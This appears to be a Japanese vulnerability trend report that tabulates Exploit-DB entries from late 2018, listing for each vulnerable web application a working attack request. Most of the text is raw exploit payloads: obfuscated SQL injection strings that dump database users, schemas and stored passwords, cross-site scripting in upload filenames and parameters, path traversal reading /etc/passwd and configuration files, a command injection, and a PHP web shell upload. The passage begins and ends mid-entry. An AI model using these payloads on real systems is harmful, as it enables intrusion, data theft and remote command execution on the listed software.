test&description=%22%3E%3Cscript%3Ealert(%22ismail%20Tasdelen%22)%3C%2Fscript%3E	LUYA CMS	LUYA CMS 1.0.12
2018-10-12	45592	Cross-Site Scripting	易	高	CAMALEON CMS 2.4 - Cross-Site Scripting	POST /admin/media/upload?actions=false HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://demo-7728.tuzitio.com/admin/profile/edit X-CSRF-Token: D4mT8cg1BRxhpi7fYr9kRRvdCn2dSZXJMbbFey0ynVVMa3a01pbIXOebhV3B2YwR ttvVyoRLRWNf5gGlqX6fNw== X-Requested-With: XMLHttpRequest Content-Length: 1575324 Content-Type: multipart/form-data; boundary=---------- --------857073683192065338920565302 65 Connection: close ----------857073683192065338920565302 65 Content-Disposition: form-data; name="file_upload"; filename="W"><img src=x onerror=alert(W"ismailtasdelenW")>.jpg" Content-Type: image/jpeg	CAMALEON CMS	CAMALEON CMS 2.4
2018-10-12	45594	Cross-Site Scripting	中	中	SugarCRM 6.5.26 - Cross-Site Scripting	/sugarcrm/include/javascript/yui/build/uploader/assets/uploader. swf?allowedDomain=W%22))))}catch(e){alert%20(/XSS/):} Content-Length: 196 /sugarcrm/include/javascript/yui3/build/io/io.swf?yid=W%22));}ca tch(e){alert('XSS');} /sugarcrm/include/SugarCharts/Jit/FlashCanvas/flashcanvas.swf?id =1234567BW%22));}catch(e){alert(%27XSS%27)}	SugarCRM	SugarCRM 6.5.26
2018-10-15	45596	SQL Injection	易	中	Academic Timetable Final Build 7.0a-7.0b - 'id' SQL Injection	GET /timetable_pdf_content.php?master=facility&id=- 66%27%20%20/*!11111unloN*/%20%20/*!11111sElEcT*/%200x3636%2c0x36 36%2c0x3636%2c0x3636%2c0x3636%2c0x3636%2c0x3636%2c(/*!11111SelEct*/%20con Cat%20(0:=0%2c(/*!11111SelEct*/%20CoUnt(*)%20/*!11111frOm*/%20/* !11111inFORmation_schema.tables*/%20/*!11111wHerE*/(TabLE_SCheMA !=0x696e666f726d6174696f6e5f736368656d61)anD0:=ConCat%20(0%2c0x3 c6272 3e%2c/*!11111table_name*/))%2c0)%2c0x3636%2c0x3636%2c0x3636%2c0x3636%2c0x3636--%20%20- HTTP/1.1 Host: 192.168.1.27 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8	Academic Timetable Final Build	Academic Timetable Final Build 7.0a-7.0b
2018-10-15	45601	Cross-Site Scripting	易	中	AlchemyCMS 4.1 - Cross-Site Scripting	POST /admin/pictures HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate E6zZ6vohGua9Q0arzQVTUTmq/fJw48xBnkmfQeYxILYtmRAhDcxkaV5FeGyajgOt SXMs7r9xms7Wo44PEP9HTg== X-Requested-With: XMLHttpRequest Content-Length: 1574870 Content-Type: multipart/form-data; boundary=---------- --------108755774018490116816454091 28 Connection: close ----------108755774018490116816454091 28 Content-Disposition: form-data; name="utf8" a匿 ----------108755774018490116816454091 28 Content-Disposition: form-data; name="authenticity_token" GqjmyJ8FM+6rE6IIK5Or6ZnszIg8ilvkUKsYJsqT3I3Cl7GAKn8L6xoCio55o9laxztH wOKOSsRHz5vb4LTOGA== ----------108755774018490116816454091 28 Content-Disposition: form-data; name="picture[upload_hash]" 2507832911685091350 ----------108755774018490116816454091 28 Content-Disposition: form-data; name="picture[image_file]"; filename="\"><img src=x onerror=alert(\"ismailtasdelen\")>.jpg" Content-Type: image/jpeg	AlchemyCMS	AlchemyCMS 4.1

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-15	45603	SQL Injection	中	高	College Notes Management System 1.0 - 'user' SQL Injection	POST /login.php HTTP/1.1 Host: 192.168.1.27 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 240 user='%20aND%20(SeleCT%207804%20FroM(SeleCT%20COUNT(*),ConCaT((SeleCT%20(ELT(7804=7804,1))),ConCaT_WS(0x203a20,usER(),DaTaBaSE(),VERSIon()),FloOR(RaND(0)*2))x%20FroM%20INFORMaTIon_SCHEMa.PLuglNS%20GrouP%20BY%20x)a)--%20Efe&pass=&login=login	College Notes Management System	College Notes Management System 1.0
2018-10-15	45604	Remote Code Execution	易	中	Advanced HRM 1.6 - Remote Code Execution	POST /hrm/user/update-user-avatar HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://domain/hrm/user/edit-profile Content-Type: multipart/form-data; boundary=---------------------------6610657524685 Content-Length: 378 Connection: close Upgrade-Insecure-Requests: 1 -----------------------------6610657524685 Content-Disposition: form-data; name="image"; filename="cmd.php" Content-Type: application/octet-stream <?php $cmd=$_GET['cmd']; system($cmd); ?> -----------------------------6610657524685 Content-Disposition: form-data; name="_token" yWFLEpnGV1n50zK7sAPWg6UVJG02Q -----------------------------6610657524685--	Advanced HRM	Advanced HRM 1.6
2018-10-15	45605	SQL Injection	易	中	MaxOn ERP Software 8.x-9.x - 'nomor' SQL Injection	POST /index.php/user/log_activity HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: ci_session=3ba3e8a3b82a8e489cd16703fa5d0d327b84074c Connection: keep-alive Content-Type: application/x-www-form-urlencoded nomor=%27%20%41%4e%44%20%45%58%54%52%41%43%54%56%41%4c%55%45%28%32%32%2c%43%41%4e%43%41%54%28%30%78%35%63%2c%76%65%72%73%69%6f%6e%28%29%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%31%3d%31%2c%31%29%29%2c%64%61%74%61%62%61%73%65%28%29%29%29%2d%2d%20%58 user=%27%20%41%4e%44%20%45%58%54%52%41%43%54%56%41%4c%55%45%28%32%32%2c%43%41%4e%43%41%54%28%30%78%35%63%2c%76%65%72%73%69%6f%6e%28%29%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%31%3d%31%2c%31%29%29%29%2c%64%61%74%61%62%61%73%65%28%29%29%29%2d%2d%20%58 jenis=%27%20%41%4e%44%20%45%58%54%52%41%43%54%56%41%4c%55%45%28%32%32%2c%43%41%4e%43%41%54%28%30%78%35%63%2c%76%65%72%73%69%6f%6e%28%29%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%31%3d%31%2c%31%29%29%2c%64%61%74%61%62%61%73%65%28%29%29%29%2d%2d%20%58	MaxOn ERP Software	MaxOn ERP Software 8.x-9.x
2018-10-15	45610	command Injection	易	高	Centos Web Panel 0.9.8.480 - Multiple Vulnerabilities	GET /admin/index.php?service_start=opendkim%3bexpr%2026840924l%20-%202%3bx HTTP/1.1 Content-Length: 526 Host: 10.0.100.24:1004 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-us,en;q=0.5 Cache-Control: no-cache Cookie: cwpsrv-983b3c1326b3c5dafa7941a1ef2fbf67=jhg556f3k83kpgbhbdfsd0pps6; resolve_ids=0; roundcube_sessid=j2h7ad1kb1coji7hba2bo5pil5; order_dir_list_by=7D Referer: http://localhost:2030/admin/ User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36	Centos Web Panel	Centos Web Panel 0.9.8.480
2018-10-15	45610	Cross-Site Scripting	易	中	Centos Web Panel 0.9.8.480 - Multiple Vulnerabilities	/admin/fileManager2.php?frame=3&action=8&cmd_arg=design&fm_current_dir=<scRipt>alert(1)</scRipt> /admin/index.php?module=<scRipt>alert(1)</scRipt>&file=/etc/sysconfig/selinux /admin/index.php?service_start=<scRipt>alert(1)</scRipt> /admin/index.php?service_fullstatus=<scRipt>alert(1)</scRipt> /admin/index.php?service_restart=<scRipt>alert(1)</scRipt> /admin/index.php?service_stop=<scRipt>alert(1)</scRipt> /admin/index.php?module=file_editor&file=<scRipt>alert(1)</scRipt> /admin/index.php?module=<scRipt>alert(1)</scRipt>&dir=/var/log	Centos Web Panel	Centos Web Panel 0.9.8.480
2018-10-15	45613	SQL Injection	易	中	KORA 2.7.0 - 'cid' SQL Injection	GET /ajax/control.php?action=assocSearch&pid=1&sid=1&cid=-1)+UNION+ALL+SELECT+null,null,null,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION())--+-&keywords=1 HTTP/1.1 Host: 192.168.1.27 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	KORA	KORA 2.7.0

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-16	45614	SQL Injection	中	中	HotelDruid 2.2.4 - 'anno' SQL Injection	GET /gestione_utenti.php?modifica_gruppi=SI&id_utente_mod=%31%27%20%41%4e%44%20%45%58%54%52%41%43%54%56%41%4c%55%45%28%35%2c%43%4f%4e%43%41%54%28%30%78%35%63%2c%43%4f%4e%43%41%54%51%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%35%3d%35%2c%31%29%29%29%29%2d%2d%20%20%2d HTTP/1.1 Host: 192.168.1.27 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate	HotelDruid	HotelDruid 2.2.4
2018-10-16	45615	File Upload	易	中	Navigate CMS 2.8.5 - Arbitrary File Download	/navigate_download.php?wid=1&id=../../../cfg/globals.php /navigate_download.php?wid=1&id=../../../../../../../../Windows/win.ini	Navigate CMS	Navigate CMS 2.8.5
2018-10-16	45616	Cross-Site Scripting	易	高	Library CMS 2.1.1 - Cross-Site Scripting	POST /admin/book/create/ HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://TARGET/admin/book/create/ Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 332 Connection: close %0D%0A%D1%83%D0%BF%D0%B8%D1%82%D1%8C=&title=%22%3E%3Cscript%3Ealert(%22Ismail+Tasdelen%22)%3C%2Fscript%3E&rating=&subtitle=&url=&ISBN10=&ISBN13=&edition=&publishingYear=&pages=&type=Digital&physicalForm=Book&size=Huge&binding=Hardcover&price=&language=&description=&notes=&coverId=&eBookId=&metaTitle=&metaKeywords=&metaDescription=	Library CMS	Library CMS 2.1.1
2018-10-16	45617	SQL Injection	易	中	Kados R10 GreenBee - 'release_id' SQL Injection	GET /boards_buttons/update_release.php?release_id=%2d%31%20%20%55%4e%49%4f%4e%20%53%45%4c%45%43%54%20%31%2c%43%4f%4e%43%41%54%51%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%33%2c%34%2c%35%2c%36%2c%37%2c%38%2c%39%2d%2d%20%2d HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=qkb8rjor2kudl2vp2tuf9q3ot7 Connection: keep-alive	Kados R10 GreenBee	Kados R10 GreenBee
2018-10-16	45618	SQL Injection	易	中	Vishesh Auto Index 3.1 - 'fid' SQL Injection	GET /file.php?fid=-1%20UnIoN%20seLECt%20112115%2c112115%2c112115%2c112115%2c112115%2c112115%2c112115%2c(seleCt(@x)fROm(seleCt(@x:=0x00)%2c(@rUNNIng_numBer:=0)%2c(@tbl:=0x00)%2c(seleCt(0)fROm(infoRMATion_schEMa.coLUMns)WHeRe(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2c0xa0%2c(@rUNNIng_numBer:=@rUNNIng_numBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x)%2c112115%2c112115%2c112115%2c112115%2c112115%2c112115%2d%2d%20Efe HTTP/1.1 Host: 192.168.1.27 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=nk7b5obkruk2rtd2kbm3gamg42 Connection: keep-alive	Vishesh Auto Index	Vishesh Auto Index 3.1
2018-10-16	45619	Cross-Site Scripting	易	中	WordPress Plugin Support Board 1.2.3 - Cross-Site Scripting	POST /wp-admin/admin-ajax.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://TARGET/chat/ Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 450 Connection: close action=sb_ajax_add_message&msg=&files=https%3A%2F%2FTARGET%2Fwp-content%2Fuploads%2Fsupportboard%2F70765091%2F%22%3E%3Cimg+src%3Dx+onerror%3Dalert(%22ismailtasdelen%22)%3E.jpg%7C%22%3E%3Cimg+src%3Dx+onerror%3Dalert(%22ismailtasdelen%22)%3E.jpg&time=10%2F15%2F2018%2C+4%3A23%3A42+PM&user_id=70765091&user_img=https%3A%2F%2Fboard.support%2Fwp-content%2Fuploads%2F2017%2F07%2Fuser.jpg&user_name=James+Wilson&user_type=user&environment=wp&sb_lang=	WordPress Plugin Support Board	WordPress Plugin Support Board 1.2.3
2018-10-16	45620	SQL Injection	易	中	Rukovoditel Project Management CRM 2.3 - 'path' SQL Injection	GET /index.php?module=items/info&path=1-1%27+%20and%20(sELect%201%20fROm%20(sELect%20cOUNt(*),conCAT((sELect(sELect%20conCAT(cast(daTABase()%20as%20char),0x7e))%20fROm%20inforMATion_SCHema.TABles%20where%20TABle_SCHema=daTABase()%20limit%200,1),floor(rand(0)*2))x%20fROm%20inforMATion_SCHema.TABles%20gROup%20by%20x)a)%20AND%20%27Efe%27=%27Efe HTTP/1.1 Host: 192.168.1.27 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: cookie_test=please_accept_for_session; sid=0iOo9mn52bt17fpchg7rinmsd7 Connection: keep-alive	Rukovoditel Project Management CRM	Rukovoditel Project Management CRM 2.3

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-16	45621	SQL Injection	中	中	MV Video Sharing Software 1.2 - 'searchname' SQL Injection	POST /search.php HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 404 searchname=%27%20%55%4e%49%4f%4e%20%53%45%4c%45%43%54%20%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%43%41%4e%43%41%54%28%43%41%4e%43%41%54%51%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2d%20%45%66%65	MV Video Sharing Software	MV Video Sharing Software 1.2
2018-10-16	45622	SQL Injection	易	高	GIU Gallery Image Upload 0.3.1 - 'category' SQL Injection	GET /index.php?category=Image%20Gallery%27+unlOn+SElect+0x496873616e53656e63616e%2c0x496873616e53656e63616e%2c0x496873616e53656e63616e%2c(SElect(@x)From(SElect(@x:=0x00)%20%2c(SElect(@x)From(user)WHERE(@x)IN(@x:=COncaT(0x20%2c@x%2c0x557365726e616d65203a%2cful l_name%2c0x3c62723e506173733a20%2cuser_pwd%2c0x3c62723e))))x)%2c0x496873616e53656e63616e%2c0x496873616e53656e63616e--+ HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	GIU Gallery Image Upload	GIU Gallery Image Upload 0.3.1
2018-10-17	45628	Cross-Site Scripting	易	中	BigTree CMS 4.2.23 - Cross-Site Scripting	POST /admin/ajax/file-browser/upload/ HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://TARGET/admin/pages/add/0/ Content-Type: multipart/form-data; boundary=---------------------------151485072510459993117377228 22 Content-Length: 1574699 Connection: close Upgrade-Insecure-Requests: 1 -----------------------------151485072510459993117377228 22 Content-Disposition: form-data; name="__csrf_token_B2FHVMV815XHACW8RVV2BTX1EH1YEH6__" tNvtUi8PU/IDcrgxj1t/Uv/1ciYeF7AudslXD429hkQ= -----------------------------151485072510459993117377228 22 Content-Disposition: form-data; name="folder" 0 -----------------------------151485072510459993117377228 22 Content-Disposition: form-data; name="files[]"; filename="W"><img src=x onerror=alert(W"ismalltasdelenW")>.jpg" Content-Type: image/jpeg	BigTree CMS	BigTree CMS 4.2.23
2018-10-17	45633	SQL Injection	易	中	Time and Expense Management System 3.0 - 'table' SQL Injection	POST /core/controller/UpdateBORequest.php HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=3i34gub8ub4dk3jhjthinlv922 Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 230 action=EditUser&uid=1&fullname=Administrator_Edit&email=admin@admin.com&title=Administrator_Edit&joindate=10%2F17%2F2018&reportto=admin&usergroup=&language=ENG&dateformat=MDY&status=10&debuglevel=3&dbtracelevel=0&preview_receipt=1	Time and Expense Management System	Time and Expense Management System 3.0
2018-10-18	45635	SQL Injection	中	中	Learning with Texts 1.6.2 - 'start' SQL Injection	GET /do_text.php?start=1%20aND%20(SeLecT%2066%20FroM(SeLecT%20couNT(*),coNcaT(CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),(SeLecT%20(eLT(66=66,1))),0x716b6b6a71,FLoor(raND(0)*2))x%20FroM%20INFOrMaTIoN_ScHeMa.PLuGINS%20GrouP%20BY%20x)a) HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Length: 1243 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8	Learning with Texts	Learning with Texts 1.6.2
2018-10-18	45637	SQL Injection	易	中	OwnTicket 1.0 - 'TicketID' SQL Injection	GET /index.php?showTicketId=%2d%31%27%20%20%55%4e%49%4f%4e%28%53%45%4c%45%43%54%28%31%29%2c%28%32%29%2c%28%33%29%2c%28%34%29%2c%28%35%29%2c%43%4f%4e%43%41%54%51%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%28%37%29%2c%28%38%29%2c%28%39%29%2c%28%31%30%29%2c%28%31%31%29%2c%28%31%32%29%2c%28%31%33%29%2c%28%31%34%29%29%2d%2d%20%2d HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=fhk729lg8kl4c9d1l24pbh8qn2 Connection: keep-alive Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8	OwnTicket	OwnTicket 1.0

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-22	45639	SQL Injection	易	中	MySQL Edit Table 1.0 - 'id' SQL Injection	GET /example.php?mte_a=edit&id=-18+UNIon(SEleCT+0x496873616e2053656e63616e%2c0x496873616e2053656e63616e%2c0x496873616e2053656e63616e%2c0x496873616e2053656e63616e%2c0x496873616e2053656e63616e%2c0x496873616e2053656e63616e%2c0x496873616e2053656e63616e)--+- HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=0v2bqm10m5rlph8563tiflttl7 Connection: keep-alive Upgrade-Insecure-Requests: 1 Content-Length: 3642 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8	MySQL Edit Table	MySQL Edit Table 1.0
2018-10-22	45642	File Upload	易	中	School ERP Ultimate 2018 - Arbitrary File Download	/office_admin/download.php?document=../../../../../etc/passwd	School ERP	School ERP Ultimate 2018
2018-10-22	45645	SQL Injection	易	中	The Open ISES Project 3.30A - 'tick_lat' SQL Injection	POST /main.php HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 241 Content-Length: 241 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 frm_passwd=') anD (SELect 155 FroM(SELECT COunt(*),COncaT(conCAT(0x203a20,UseR(),DatABASE(),VErSIoN()),0x7e,(seleCT (elT(155=155,1))),0x496873616e2053656e63616e,floOR(RAnd(0)*2))xfrOM INFormATION_SchEMA.PLuglNS GroUP BY x)a) And ('Efe'='Efe	The Open ISES Project	The Open ISES Project 3.30A
2018-10-22	45646	SQL Injection	易	中	School ERP Ultimate 2018 - 'fid' SQL Injection	GET /student_staff/?pid=54&action=staff_timetable&fid=-%31%20%75%6e%49%6f%4e%20%73%45%6c%45%63%74%20%31%2c(seleCt(@x)fROm(seleCt(@x:=0x00)%2c(@rUNNing_numBer:=0)%2c(@tbl:=0x00)%2c(seleCt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNNing_numBer:=@rUNNing_numBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x)%2c%33%2d%2d%20%2d HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=nno01rkujOql0k1sb96uhg1va1 Connection: keep-alive Content-Length: 68790 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8	School ERP Ultimate	School ERP Ultimate 2018
2018-10-22	45654	SQL Injection	中	中	eNdonesia Portal 8.7 - 'artid' SQL Injection	GET /mod.php?mod=publisher&op=viewarticle&artid=12%27||(SeleCT%20%27Efe%27%20FroM%20duAL%20WheRE%20110=110%20AnD%20(seLEcT%20112%20frOM(SElecT%20CouNT(*),ConCAT(CONcat(0x203a20,UseR(),DAtaBASe(),VErsION()),(SeLEct%20(ELT(112=112,1))),FLooR(RAnd(0)*2))x%20FROM%20INFOrmatIOn_SchEMA.PluGINS%20gr0Up%20BY%20x)a))||%27 HTTP/1.1 Host:10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8	eNdonesia Portal	eNdonesia Portal 8.7
2018-10-22	45655	File Upload	易	中	The Open ISES Project 3.30A - Arbitrary File Download	/ajax/download.php?filename=../config.php&origname=&type= /ajax/download.php?filename=../../../../../Windows/win.ini&orignname=&type=	The Open ISES	The Open ISES Project 3.30A
2018-10-22	45656	SQL Injection	易	中	Viva Visitor & Volunteer ID Tracking 0.95.1 - 'fname' SQL Injection	POST /repeat_verify-n.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded 